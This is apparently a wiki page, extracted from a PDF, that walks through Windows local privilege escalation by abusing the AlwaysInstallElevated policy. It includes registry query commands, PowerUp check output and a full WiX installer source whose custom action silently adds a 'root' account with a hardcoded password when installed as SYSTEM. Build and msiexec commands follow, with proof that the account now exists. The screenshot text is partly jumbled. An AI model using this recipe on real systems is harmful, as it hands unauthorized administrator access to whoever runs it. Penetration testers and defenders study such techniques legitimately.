

# AlwaysInstallElevated

AlwaysInstallElevated SYSTEMnsi

Local Group Policy Editor

FileActionViewHelp

←→↻🔍🔧🔗🔒

SpeechStoreSync your settings>Tablet PCTask SchedulerText InputWindows CalendarWindows Color SystemWindows Customer Experience Improvement Progr>Windows Defender Antivirus>Windows Defender Exploit Guard>Windows Defender SmartScreen>Windows Error Reporting>Windows Hello for Business>Windows Ink Workspace>Windows InstallerWindows Logon OptionsWindows Media Digital Rights ManagementWindows Media PlayerWindows MessengerWindows Mobility CenterWindows PowerShellWindows Reliability Analysis>Windows Remote Management (WinRM)>Windows Remote Shell>Windows Security>Windows Update>Work FoldersAll SettingsUser Configuration>Software Settings>Windows Settings>Administrative Templates

Windows Installer

Turn off Windows Installer

Edit [policy setting](#).

Requirements:  
At least Windows 2000

Description:  
This policy setting restricts the use of Windows Installer.

If you enable this policy setting, you can prevent users from installing software on their

Setting

Allow users to browse for source while elevated

Allow users to use media source while elevated

Allow users to patch elevated products

Always install with elevated privileges

Prohibit use of Restart Manager

Remove browse dialog box for new source

Prohibit flyweight patching

Turn off logging via package settings

Turn off Windows Installer

Prevent users from using Windows Installer to install update...

State

Not configured

Not configured

Not configured

Not configured

Not configured

Not configured

Not configured

Enabled

Not configured

Comment

No

No

No

No

No

No

No

No

No

Turn off Windows Installer

Turn off Windows Installer

Previous Setting

Next Setting

Not Configured

Enabled

Disabled

Comment:

Supported on:

At least Windows 2000

Options:

Disable Windows Installer

Never


Help:

This policy setting restricts the use of Windows Installer.

If you enable this policy setting, you can prevent users from installing software on their systems or permit users to install only those programs offered by a system administrator. You can use the options in the Disable Windows Installer box to establish an installation setting.

-- The "Never" option indicates Windows Installer is fully

23 setting(s)



**reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v**

**AlwaysInstallElevated**

**reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v**

**AlwaysInstallElevated**

```
C: \Windows\system32>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
```

```
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

```
C: \Windows\system32>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

**Check : AlwaysInstallElevated Registry Key**  
**AbuseFunction : Write-UserAddMSI**

```
Checking AlwaysInstallElevated
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated
AlwaysInstallElevated set to 1 in HKLM!
AlwaysInstallElevated set to 1 in HKCU!
```

PowerUp

MSI

.NET

MSI

Metasploit

MSI

<https://github.com/wixtoolset/wix3>) <https://github.com/KINGSABRI/MSI-AlwaysInstallElevated>

)

```
<Wix xmlns="http://schemas.microsoft.com/wix/2006/wi">
  <Product Id="*" UpgradeCode="12345678-1234-1234-1234-111111111111"
Name="23e23deeqwddeweqwde" Version="0.0.1" Manufacturer="Test1" Language="1033">
    <Package InstallerVersion="200" Compressed="yes" Comments="Windows Installer Package"
/>

    <Media Id='1' />
    <Directory Id="TARGETDIR" Name="SourceDir">
        <Directory Id="ProgramFilesFolder">
            <Directory Id="INSTALLLOCATION" Name="Example">
                <Component Id="ApplicationFiles" Guid="12345678-1234-1234-1234-
222222222222" KeyPath="yes"></Component>
            </Directory>
        </Directory>
    </Directory>
    <Feature Id="DefaultFeature" Level="1">
        <ComponentRef Id="ApplicationFiles" />
    </Feature>

    <CustomAction
        Id="Shell"
        Execute="deferred"
        Directory="TARGETDIR"
        Impersonate="no"
        ExeCommand="net user root Passw0rd /add"
        Return="check"
    />

    <InstallExecuteSequence>
        <Custom Action="Shell" After="InstallFiles"></Custom>
    </InstallExecuteSequence>
```

```
</Product>
</Wix>
```

.msi

```
C: \Users\localadmin\Desktop\wix>candle always.wxs
Windows Installer XML Toolset Compiler version 3.11.2.4516
Copyright (c) .NET Foundation and contributors. All rights reserved.
```

always.wxs

```
C: \Users\localadmin\Desktop\wix>light always.wixobj
Windows Installer XML Toolset Linker version 3.11.2.4516
Copyright (c) .NET Foundation and contributors. All rights reserved.
```

```
C: \Users\localadmin\Desktop\wix>
```

**msiexec /i always.msi /qn**

lpe

root

```
C: \Windows\system32>net user
```

User accounts for \\ATTACKER

-----

admin	Administrator	DefaultAccount
-------	---------------	----------------

Guest	localadmin	lpe
-------	------------	-----

WDAGUtilityAccount

The command completed successfully.

```
C: \Windows\system32>whoami
```

attacker\lpe

```
C: \Windows\system32>C: \always.msi
```

```
C: \Windows\system32>net user
```

User accounts for \\ATTACKER

---

admin	Administrator	DefaultAccount
Guest	localadmin	lpe
root	WDAGUtilityAccount	

MSI

---

Revision #6

Created 5 September 2022 03:02:11 by

Updated 14 March 2023 17:15:48 by